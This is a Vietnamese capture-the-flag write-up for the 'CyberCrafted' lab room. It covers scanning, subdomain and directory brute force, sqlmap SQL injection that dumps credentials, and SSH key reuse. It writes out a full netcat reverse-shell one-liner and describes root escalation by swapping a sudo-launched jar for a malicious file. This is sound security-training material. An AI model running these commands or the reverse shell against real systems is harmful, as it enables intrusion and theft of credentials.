Graphical user interface

Description automatically generated

Hôm nay mk sẽ tới với 1 room mới có tên là CyberCrafted. Bắt đầu thôi.

1. Dò quét

rustscan -b 500 -a 10.10.126.185

A screenshot of a computer

Description automatically generated with low confidence

Port 25565 nhìn khá lạ. Mk quyết định quét chi tiết 3 port này.

nmap -p 22,80,25565 -sC -sV -v 10.10.126.185 -Pn -T4

Graphical user interface, application

Description automatically generated

Mk chú ý tới dòng “http-title: Did not follow redirect to <http://cybercrafted.thm/>”. => thêm vào file /etc/host.

Graphical user interface, text, application, chat or text message

Description automatically generated

2. Enum

Mk bắt đầu từ port 80

Graphical user interface, text

Description automatically generated

Đây là giao diện chính của website. Do ko thể “View page source” nên mk chuyển qua dùng Curl

Graphical user interface

Description automatically generated

Ở phần comment mk chú ý tới cụm từ được ghi là “subdomains” => Tìm sub thôi.

gobuster vhost -u cybercrafted.thm -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -t 50

A screenshot of a computer

Description automatically generated with medium confidence

Thêm được 3 cái sub nữa nào www, admin, store. Bổ sung vào file /etc/hosts

Graphical user interface, text, application, chat or text message

Description automatically generated

Sau khi add thành công mk vào xem giao diện của 3 sub là www, admin và store.

Graphical user interface, website

Description automatically generated

Graphical user interface, text, application, email

Description automatically generated

Hmm. Mk có thử test 1 vài user/password phổ biến như admin:admin, admin:password,….. nhưng ko thành công. Bí quá. Sau 1 hồi lưỡng lự thì mk quyết định tìm file/folder ẩn.

gobuster dir -u cybercrafted.thm -w /usr/share/wordlists/dirb/big.txt -t 50 -x php,txt,html

gobuster dir -u admin.cybercrafted.thm -w /usr/share/wordlists/dirb/big.txt -t 50 -x html,php,txt

gobuster dir -u store.cybercrafted.thm -w /usr/share/wordlists/dirb/big.txt -t 50 -x html,php,txt

Tìm được thư mục secret với 3 file ảnh.

Graphical user interface, text, application, email

Description automatically generated

Hmm, khi mở xem 3 file ảnh này thì ko có thông tin gì để khai thác. Mk có tải về dung 1 số tool như steghide, exiftool, zsteg nhưng cũng ko có gì dùng đc.

Đợi thêm 1 tỷ năm thì tìm thêm được file search.php

3. Khai thác

Graphical user interface, text, website

Description automatically generated

Với những thanh tìm kiếm như này mk thường liên tưởng tới sqli, hoặc remote cmd execution nhưng khả năng sqli cao hơn.

sqlmap -u http://store.cybercrafted.thm/search.php --form –dbs

Text

Description automatically generated

Thành công. Form tìm kiếm dính sqli => dump webapp để tìm user/pass thôi.

sqlmap -u http://store.cybercrafted.thm/search.php --form --dump -D webapp

A screenshot of a computer

Description automatically generated

Vậy là đã có username và hash. Nhìn độ dài username cũng đau đầu đấy =)).

Shape, square


Description automatically generated

Password tìm được là “diamond123456789”. Chúng ta dùng user:pass này để login.

Graphical user interface, website

Description automatically generated

Sau khi login thành công thì bùm



Thế này thì lấy reverse shell thôi.

A screenshot of a computer

Description automatically generated with medium confidence

Mk hay chọn cái này để lấy reverse shell “rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.231.56 4444 >/tmp/f” vì thấy nó ổn định.

Table

Description automatically generated with low confidence

Sau khi nhấn enter thì lúc này

Text

Description automatically generated

4. Privilege escalation

Sau 1 hồi tìm SUID, sudo permission, schedule nhưng ko có gì. File dbConn.php cũng giúp ích đc gì.

Text

Description automatically generated

Mk chuyển hướng tới thư mục home.

Graphical user interface, text

Description automatically generated

Ố ồ .ssh.

Graphical user interface, text

Description automatically generated

Lấy file id\_rsa để login vào ssh thôi.

ssh -i id\_rsa [xxultimatecreeperxx@10.10.126.185](mailto:xxultimatecreeperxx@10.10.120.53) -p 22

Text

Description automatically generated

Chúng ta biết được passphrase là “creepin2006”.

Tiếp tục tìm SUID, sudo permission, schedule nhưng ko có gì; folder /home/cybercrafted cũng ko access đc; thử các password “diamond123456789”, “creepin2006” với các username khác nhau cũng ko được.

Mk nhớ đến cách folder như /tmp,/ ,/var/backups, /opt,… Ở /opt chúng ta sẽ tìm được folder tên là “minecraft”.

A screenshot of a computer

Description automatically generated


Oh, WorldBackup hay ho đây.



Hơi hụt hẫng. Sau một hồi lâu lục lọi thư mục “opt/minecraft/cybercrafted” thì mk tìm được file log.txt (ngoài ra còn file passwords.yml nhưng ko dùng được). Password tìm được là “JavaEdition>Bedrock”

Login ssh với password trên là username là “cybercrafted”

ssh [cybercrafted@10.10.126.185](mailto:cybercrafted@10.10.120.53) -p 22



Với username này có thể chạy lệnh “/usr/bin/screen -r cybercrafted” với quyền của user root.

Với lệnh “screen” mk cũng chưa dùng bao giờ =)) nên phải tham khảo cách dùng ở đây <https://www.youtube.com/watch?v=_ZJiEX4rmN4> . Nó kiểu như là mở 1 terminal khác. Chạy thử xem sao

sudo /usr/bin/screen -r cybercrafted

Graphical user interface

Description automatically generated

Dùng lệnh “help” thì nó in như thế này.


Text

Description automatically generated

Hmm, loay hoay mãi ko tìm được phương pháp nào để lấy được quyền root. Haizzzz

Check tiến trình xem có những gì đang chạy


ps -ef




Đây rồi:

/usr/bin/SCREEN -DmS cybercrafted /usr/bin/java -Xmx256m -jar craftbukkit-1.7.2-server.jar nogui

“/usr/bin/screen -r cybercrafted” thực chất là nó chạy chương trình “craftbukkit-1.7.2-server.jar”. Ý tưởng là chúng ta sẽ thay thế/sửa “craftbukkit-1.7.2-server.jar” bằng file mã độc. Trước tiên phải check xem có quyền modify ko.



Như vậy là sửa được vì cybercrafted là user sở hữu file này.



A screenshot of a computer

Description automatically generated

Sau khi đã thay thế file ban đầu bằng file mã độc thành công thì lấy quyền root thôi.

A screenshot of a computer

Description automatically generated with low confidence

sudo /usr/bin/screen -r cybercrafted rồi “Ctrol + C” để hủy.



Chạy lại 1 lần nữa



Success.

Text

Description automatically generated